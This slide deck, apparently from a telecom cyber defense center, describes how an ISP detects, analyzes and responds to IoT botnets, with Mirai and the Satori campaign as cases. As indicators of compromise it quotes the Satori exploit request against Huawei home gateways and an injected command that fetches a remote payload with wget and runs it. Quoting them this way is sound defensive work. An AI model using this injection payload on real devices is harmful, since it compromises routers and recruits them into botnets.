

DETECT & RESPOND TO IOT BOTNETS AS AN ISP

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T · · *Systems* ·

MANAGEMENT SUMMARY


- **Mirai hit us hard; IoT Botnets are on the rise and rapidly evolving**
- **We developed a three-stage model to handle this threat and proved it's value on a real-world example**
- **Work in progress; continuously improvement needed**

HISTORY / THREAT DESCRIPTION

THE EVOLUTION OF IOT BOTNETS



IOT BOTNETS ON THE RISE



You are here, having fun looking forward




IOT BOTNETS RAPIDLY EVOLVING

Mirai v1

- 1) Tries 64 user/password combinations on random IPs on port 23
- 2) Pre-Defined DDoS modules
- 3) Waiting for an IP to kill

2 years

First Worm → Modern malware 30y
In IoT → 2 years



[APNIC] Graphic by [Talos]




DIE BEDROHUNG WÄCHST STÄNDIG

OUR THREE LEVEL APPROACH
APPLYING SECURITY BEST-PRACTICES ON A NEW THREAT



WE DEVELOPED A THREE-STAGE MODEL FOR HANDLE IOT BOTNETS AS ISP



Inspired by the good old OODA loop (Thanks for breaking my browser with your 200+ slide deck [@FrodeHommedal](#))



HEAVILY INCREASED DETECTION CAPABILITIES

Blackhole Monitoring


- Monitor unused IP address ranges
- Fastest alerting capabilities
- Set of anomaly detections (Std. Deviations/Single SYN/...)

Honeytrap Monitoring

- Worldwide honeypot network
- In-depth view about attacker behavior (shell history; dropped files/samples)

CPE Monitoring

- Availability (e.g. registration rates vs baseline)



**Independent sensors for best coverage;
Centralized monitoring for correlations**

ANALYZE PHASE TO ENRICH INFORMATION FOR RESPONSE

Sandboxing/Reversing


- Analyze honeypot payload to identify IoCs

Tracking Activities

- pDNS: First seen in Germany? (All customers DNS)
- pDNS: FastFlux? Multiple domains? → Important
- Peakflow: Increasing activity from customer routers?

Correlation to seen attacks

- MISP correlations using tons of public/private feeds
- CTI analysts classification to seen attacks (*under construction*)



Invest in the best sources
Understand the threat
Enrich information to respond

AS AN ISP WE ESTABLISHED MULTIPLE RESPONSE CAPABILITIES

Protection at network borders


- Filtering on TCP/IP layer
- Sinkhole C2 domains (*roadmap; german law*)

Rollout of mitigations to the CPE

- With suppliers
- If applicable and necessary

Report affected IPs to customers

- Inform infected customers via postal letter
- ISP exchange via centralized MISP for fully-automated information exchange (*under construction*)



Apply mitigations to protect our customers


REAL-WORLD EXAMPLES
APPLYING OUR MODEL ON THE SATORI CASE

DIE BEDROHUNG WÄCHST STÄNDIG



THE BLACKHOLE SENSOR DETECTED HUGE SPIKE

Blackhole Sensor



Tolerance threshold exceeded in standard deviation
2017-12-05 03:02 (UTC)

D
[Detect]

A

R

Alarming in SoC:
We have a large traffic spike on port 37215 TCP

ANALYZE SPIKE

Traffic Analysis

- >75k unique source IP addresses
- Devices are routers from North-Africa / South-America (Tunisia/Egypt)
- No IP addresses from our network
 - No 3rd level escalation over night required

IoCs

IP TTL < 64

TCP Window Size: 5600 - 5808

Packet length=74 Bytes



Are we affected? **SPEED!**
Determined escalation level

SANDBOXING AND REVERSING REVEALED IOCS

Enrich detected anomaly with IoCs


Sandboxing/Reversing

1. Find payload in the honeypot network
2. Analyze payload using reverse engineering
3. Share information to track malware

IoCs:

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Host: 80.158.17.35:37215
```

```
Authorization: Digest username="dslf-
config", realm="HuaweiHomeGateway"
```



```
<NewStatusURL>$(/bin/busybox wget -g
95.211.123.69 -l /tmp/.f -r /b; sh
/tmp/.f)</NewStatusURL>
```

```
<NewDownloadURL>$(echo
HUAWEIUPNP)</NewDownloadURL>
```

Understood vulnerability
Collected additional IoCs

RESPOND BASED ON IMPACT

Protection on network borders


- Continuous monitoring of IoCs started
- 24/7 team briefed

Rollout of mitigations to the endpoint

- CPE department confirmed:
Vulnerable SW **not in use**
- Vulnerable webserver **not in use** in
home automation devices


Report affected IPs to customers

- Internal: Not needed; External: *Roadmap*



Apply mitigations to protect customers

SUMMARY & OUTLOOK



THANKS! QUESTIONS?

CHRISTOPH GIESE <CERT@TELEKOM.DE>

T-SYSTEMS CYBER DEFENSE CENTER



T · · Systems ·

DISCUSSION

- How do you handle news on vulnerabilities in IoT devices as a [manufacturer, customer, ISP]?
- Are you [as a CERT/CDC/SoC] interested in malicious source IP addresses from infected devices?
- How should we as a security community be prepared for more and more complex IoT botnets?

SOURCES

[Antonakakis2017] <https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf>

[APNIC] <https://blog.apnic.net/2017/03/21/questions-answered-mirai-botnet/>

[Cloudflare] <https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/>

[Gartner] <https://www.gartner.com/newsroom/id/3598917>

<https://www.bleepingcomputer.com/news/security/over-65-000-home-routers-are-proxying-bad-traffic-for-botnets-aps/>

[Talos] <https://blog.talosintelligence.com/2018/05/VPNFilter.html>

[Wired] <https://www.wired.com/story/upnp-router-game-console-vulnerabilities-exploited/>



